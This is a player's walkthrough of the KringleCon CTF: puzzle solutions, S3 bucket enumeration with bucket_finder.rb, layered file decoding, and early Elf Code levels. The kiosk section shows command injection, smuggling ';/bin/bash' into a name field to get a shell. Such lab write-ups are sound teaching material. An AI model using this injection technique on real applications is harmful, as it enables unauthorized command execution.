Walkthrough By Julian Runnels

In-Game Username: Kwicster


KringleCon

KringleCon is one of my favorite online CTFs, combining educational videos and talks with fun technical challenges. This year was no different, and since I was able to fully complete all challenges, I thought it would be helpful to go through a full walkthrough of how I was able to make it through. This walkthrough will go in order of the rooms as I went through them, which for the most part matches up with the main objectives, though rooms may be visited multiple times, as new information is uncovered.


Contents

Map + Directory

While not shown at first, I think having the map + directory as an easy reference point is important.



```
Enter choice [1 - 5] 1
 __       _    --------------
|__)_  _ (_   | NetWars Room |
| \(_)(_)|    |              |
              |            * |
               --------------

__  __                              __  __
 _)|_                                _)|_             -------
/__|        Tracks                  __)|          |Balcony|
            1 2 3 4 5 6 7                              -------
 -------    -------------                             |
|Speaker|--| Talks Lobby |                        --------
|Unprep |  |             |                       |Santa's |
 -------    ------       |                       |Office  |
                  |      |                        --    --
                  |     *|                          |  |
                   ------                           |   ---
                                                    |    * |
    __                                               ------
 /||_
  ||                                          __ __           --------
  --------------------------              /| |_ |_           |Wrapping|
 |       Courtyard        |               |.__)|            |  Room  |
  --------------------------                                  --------
    |                    |                                       |
 ------    --------    ------                          ---    --------
|Dining|--|Kitchen |--|Great |                            |--|Workshop|
|      |   --------   |      |                            |  |        |
| Room |--|      * |--| Room |                            |  |        |
|      |  |Entryway|  |      |                            |  |        |
 ------    --------    ------                             |  |        |
               |                                             | *      |
           ----------                                         --------
          |Front Lawn|       NOTE: * denotes Santavator
           ----------
Press [Enter] key to continue...
```




```
Name:                 Floor:   Room:
Ribb Bonbowford       1        Dining Room
Noel Boetie           1        Wrapping Room
Ginger Breddie        1        Castle Entry
Minty Candycane       1.5      Workshop
Angel Candysalt       1        Great Room
Tangle Coalbox        1        Speaker UNPreparedness
Bushy Evergreen       2        Talks Lobby
Holly Evergreen       1        Kitchen
Bubble Lightington    1        Courtyard
Jewel Loggins                  Front Lawn
Sugarplum Mary        1        Courtyard
Pepper Minstix                 Front Lawn
Bow Ninecandle        2        Talks Lobby
Morcel Nougat         2        Speaker UNPreparedness
Wunorse Openslae      R        NetWars Room
Sparkle Redberry      1        Castle Entry
Jingle Ringford                NJTP
Piney Sappington      1        Castle Entry
Chimney Scissorsticks 2        Talks Lobby
Fitzy Shortstack      1        Kitchen
Alabaster Snowball    R        NetWars Room
Eve Snowshoes         3        Santa's Balcony
Shinny Upatree                 Front Lawn
Tinsel Upatree        3        Santa's Office
Press [Enter] key to continue...
```


Mountain Side – Objective 1

Objective 1: There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.


KringleCon starts you on a mountain side in front of a gondola that goes up the mountain. Talking to Jingle Ringford hints to look at the billboard that is shown, which links to https://kringlecon.com/textures/billboard.png. This link shows a picture with an area that is swirled and obscured.




For this objective, I used the online photo editor PhotoPea, which I found to work wonderfully. Steps to solve are as follows:

1. Lasso the area
   a. 


2. Create new layer

a. 


3. Unselect the background layer
4. Paste the copied image
5. Move the image to the very center of the new layer, should see red lines show up

a. 

6. Select filter -> Distort -> Twirl

a. 

7. Twirl until you can read, won't be perfect but should be enough

a. 

Twirl

Angle: 629

OK


Reset

☑ Preview

8. Solution is Proxmark


Castle Approach – Objective 2

Take the gondola lift to the Castle Approach. There are 2 side quests, Kringle Kiosk and Unescape Tmux in addition to the main objective 2. Additionally, make sure to pick up the Candy Cane piece near the castle doorway.




Kringle Kiosk

Text based application running, option #4 has ability to input arbitrary data, can combine with standard Linux command execution symbols like ";"



```
Enter your name (Please avoid special characters, they cause some weird errors)...test;whoami
 ______
< test >
 ------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
shinny
```


Solve by adding ;/bin/bash to run bash shell



```
Enter your name (Please avoid special characters, they cause some weird errors)...test;/bin/bash
 ______
< test >
 ------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||

   ___                                                      _
  / __|   _  _     __      __      ___     ___     ___     | |
  \__ \  | +| |   / _|    / _|    / -_)   (_-<    (_-<     |_|
  |___/   \_,_|   \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.

shinny@1bab6fe45f8f:~$
```

Unescape Tmux


Reattach to a lost tmux session. Use `tmux ls` to find and then `tmux attach-session -t ID` to connect to it.




```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!

Can you help me find her? We were so attached!!
elf@53691986de54:~$ tmux ls
0: 1 windows (created Wed Dec 23 01:14:59 2020) [80x24]
elf@53691986de54:~$ tmux attach-session -t 0
```

Objective 2 – Investigate S3 Bucket

Objective 2: When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge. For this challenge we need to find the correct S3 bucket, using a provided application, then unwrap through various file formats


1. Run bucket_finder.rb normally
   a. 

```
elf@5cec29187333:~/bucket_finder$ ruby bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
elf@5cec29187333:~/bucket_finder$ 
```

2. Lets try a more custom wordlist, notice the highlighted Wrapper3000, lets add that
   a. Make sure to use lowercase as AWS s3 buckets have to be lower case
   b. 

```
elf@5cec29187333:~/bucket_finder$ echo "wrapper3000" > wordlist_v2
elf@5cec29187333:~/bucket_finder$ ruby bucket_finder.rb wordlist_v2
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
elf@5cec29187333:~/bucket_finder$ 
```


3. Download the file and examine it

a. 

```
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
elf@5cec29187333:~/bucket_finder$ cd w
wordlist     wordlist_v2  wrapper3000/
elf@5cec29187333:~/bucket_finder$ cd wrapper3000/
elf@5cec29187333:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@5cec29187333:~/bucket_finder/wrapper3000$
```

4. The file is a series of different file formats. The table below shows the steps of each format, and command run to move it to the next stage
    a. To figure out the file format use `file <file_name

File	Command Run	File Type
Package	cat package | base64 -d > package.zip	Base64
Package.zip	unzip package.zip	Zip
package.txt.Z.xz.xxd.tar.bz2	bzip2 -d package.txt.Z.xz.xxd.tar.bz2	Bzip
package.txt.Z.xz.xxd.tar	tar -xvf package.txt.Z.xz.xxd.tar	Tar archive
package.txt.Z.xz.xxd	xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz	Hexdump
package.txt.Z.xz	xz -d package.txt.Z.xz	XZ Compression
package.txt.Z	uncompress package.txt.Z	Unix Compression


5. Contents of package.txt
    a. 

```
elf@5cec29187333:~/bucket_finder/wrapper3000$ unco
elf@5cec29187333:~/bucket_finder/wrapper3000$ cat
North Pole: The Frostiest Place on Earth
```

6. Answer = "The Frostiest Place on Earth"

Castle Entry


No objectives in here, but make sure to pick up the hex nut in the corner by the elevator. You can also talk to the NPCs and get some background that Santa has been acting weird recently.



Dining Room

The Elf Code

The objective of this game is to program the elf to reach the end using JavaScript. I have never really used JavaScript, so my code is not the cleanest and I did not attempt the extra challenge levels but was able to successfully complete the required levels. Some levels have an extra challenge in the form of levers or munchkins that require you to solve and return arbitrary data challenges.

1. Level 1
   a. elf.moveLeft(10)
   b. elf.moveUp(10)
2. Level 2
   a. 
      Add **2** to the returned numeric value of running the function `elf.get_lever(0)` .

      For example, if you wanted to *multiply* the value by **3** and store to a variable, you


      `var sum = elf.get_lever(0) * 3`

      Then submit the sum using:

      `elf.pull_lever(sum)`
   b. elf.moveTo(lever[0])
      elf.pull_lever(elf.get_lever(0) + 2)
      elf.moveLeft(4)
      elf.moveUp(10)
3. Level 3
   a. Easy for loop

